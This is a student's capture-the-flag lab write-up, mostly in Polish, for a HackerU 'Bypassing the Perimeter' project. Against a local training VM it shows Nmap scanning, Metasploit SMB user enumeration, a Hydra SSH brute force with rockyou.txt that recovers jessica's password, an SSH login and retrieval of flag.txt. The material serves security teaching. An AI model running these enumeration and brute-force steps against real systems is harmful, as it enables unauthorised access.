
Final Project

Bypassing the Perimeter - Final Project V2


Author: Mateusz Łagocki


Note: Remember to set up the imported machine and your Kali machine to use the NAT Network interface (172.20.10.0/24)




At the very beginning I proceed to connect the machine to the indicated network

Confirm for Machine






Confirm for kali




1 Use a scanning tool (Nmap) to enumerate the vulnerable machine.


Sprawdzenie IP



Zastosowanie Nmap dla adresu 10.0.2.0/24



1. Skanowanie pierwszej podatnej maszyny o adresie: 10.0.2.5



2 Use Metasploit to find an exploit for username enumeration according to the open services you found in the vulnerable machine.

- Search for exploit for **SMB** service on Metasploit.
- Use the ***smb_enumusers*** exploit to enumerate users working via the SMB service.

Stworzenie bazy

```
┌──(haker㉿vbox)-[~]
└─$ sudo systemctl start postgresql

┌──(haker㉿vbox)-[~]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-ins
tall.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' → '/usr/lib/systemd/syst
em/postgresql.service'.
```

Inicjalizacja bazy:


```
┌──(haker㉿vbox)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Użycie polecenia msf console


```
┌──(haker㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Znalezienie exploita pod smb

Użycie 1




Poprzez komendę run odnajduję użytkownika



3 Use Hydra to crack the password using the username you found with **rockyou.txt** wordlist.

Znalezienie hasła i loginu przez hydrę i plik rockyou.txt



4 Connect remotely via SSH using the username and password you found.

```
┌──(haker㉿vbox)-[~]
└─$ hydra -l jessica -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 18:21:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://10.0.2.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jessica@10.0.2.5:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.5:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[22][ssh] host: 10.0.2.5   login: jessica   password: dragon
[STATUS] attack finished for 10.0.2.5 (waiting for children to complete tests)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 18:22:03
```

Udane zalogowanie na konto:

```
ubuntu login: jessica
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 10 23:44:15 UTC 2025

  System load:  0.53              Processes:              110
  Usage of /:   97.9% of 1.96GB   Users logged in:        0
  Memory usage: 9%                IPv4 address for enp0s3: 10.0.2.5
  Swap usage:   0%

  => / is using 97.9% of 1.96GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar 10 22:41:10 UTC 2025 on tty1
jessica@ubuntu:~$ cv
```

5 Find the **flag.txt** file and read the content.

Znalezienie lokalizacji flagi:

```
jessica@ubuntu:~$ find / -name "flag.txt" 2> /dev/null
/var/local/flag.txt
```

I odkrycie flagi:

```
jessica@ubuntu:~$ cat /var/local/flag.txt
HackerU{M1ss10n_5ucc3ss_Cy83r_Thr3at5_FOund!}
jessica@ubuntu:~$
```